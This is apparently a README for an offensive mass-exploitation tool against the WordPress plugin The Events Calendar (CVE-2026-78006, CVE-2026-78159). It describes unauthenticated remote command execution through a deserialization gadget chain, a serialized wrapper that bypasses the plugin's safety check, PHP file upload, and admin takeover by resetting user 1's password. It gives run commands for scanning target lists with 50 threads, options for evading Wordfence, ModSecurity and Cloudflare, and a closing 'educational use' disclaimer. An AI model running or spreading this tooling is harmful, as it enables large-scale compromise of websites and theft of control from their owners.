antid00t/cve-2026-78006-cve-2026-78159

Ferramenta de exploração em massa assíncrona para o plugin The Events Calendar do WordPress (CVE-2026-78006, CVE-2026-78159), proporcionando RCE não autenticado, upload de PHP e tomada de controle de administrador.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Totalmente assíncrono · Escada de bypass de WAF · Descoberta automática · Zero autenticação
| Plugin WordPress | The Events Calendar (StellarWP) — 600.000+ instalações ativas |
| Versão Afetada | <= 6.17.4 |
| Versão Corrigida | 6.17.4.1 |
| Autenticação | ❌ Nenhuma necessária — zero interação, pré-moderação |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Contorna
is_safe_widget_instance()com o wrapper de cauda malformadaa:2:{i:0;<gadget>i:1;X}— os métodos mágicos são acionados antes de o erro de análise abortar.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — um URL base por linha:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Opção | Descrição |
|---|---|
--url / --list | alvo único / arquivo de alvos |
--threads N | alvos simultâneos — semáforo assíncrono (padrão 30) |
--cve both|1|2 | qual cadeia executar (padrão: ambas) |
--cmd CMD | comando do SO para CVE-2026-78006 (padrão id) |
--upload-php | grava um arquivo PHP test lab na raiz do WP + verifica via HTTP |
--login-proof | redefine a senha do usuário ID 1 para 1 + verifica o login (destrutivo) |
--full | todas as primitivas destrutivas a partir de UM comentário (destrutivo) |
--obfuscate-blocks | JSON de bloco com escape \u — entrega furtiva a WAF |
--insecure | ignora a verificação TLS (labs HTTPS com certificado autoassinado) |
--auth USER:PASS | autenticação básica para todos os alvos |
--id-range LO-HI | IDs de posts a sondar para descoberta de eventos (padrão 1-40) |
--output FILE | arquivo de resultados — alvos bem-sucedidos gravados em tempo real |
\u,
corpos multipart, payloads mínimos; diagnostica automaticamente Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount inofensivo; destruição apenas sob demanda<= 6.17.4, comentários habilitados e visíveis em posts de eventos,
pelo menos um evento publicadopip3 install -r requirements.txtNovos exploits, PoCs e divulgações de pesquisa de segurança.
Esta ferramenta é fornecida apenas para fins educacionais e de pesquisa. Ela demonstra vulnerabilidades documentadas publicamente (CVE-2026-78006, CVE-2026-78159) para que pesquisadores e administradores possam verificar seus próprios ambientes de laboratório.
Ao usar esta ferramenta, você assume total responsabilidade por suas ações.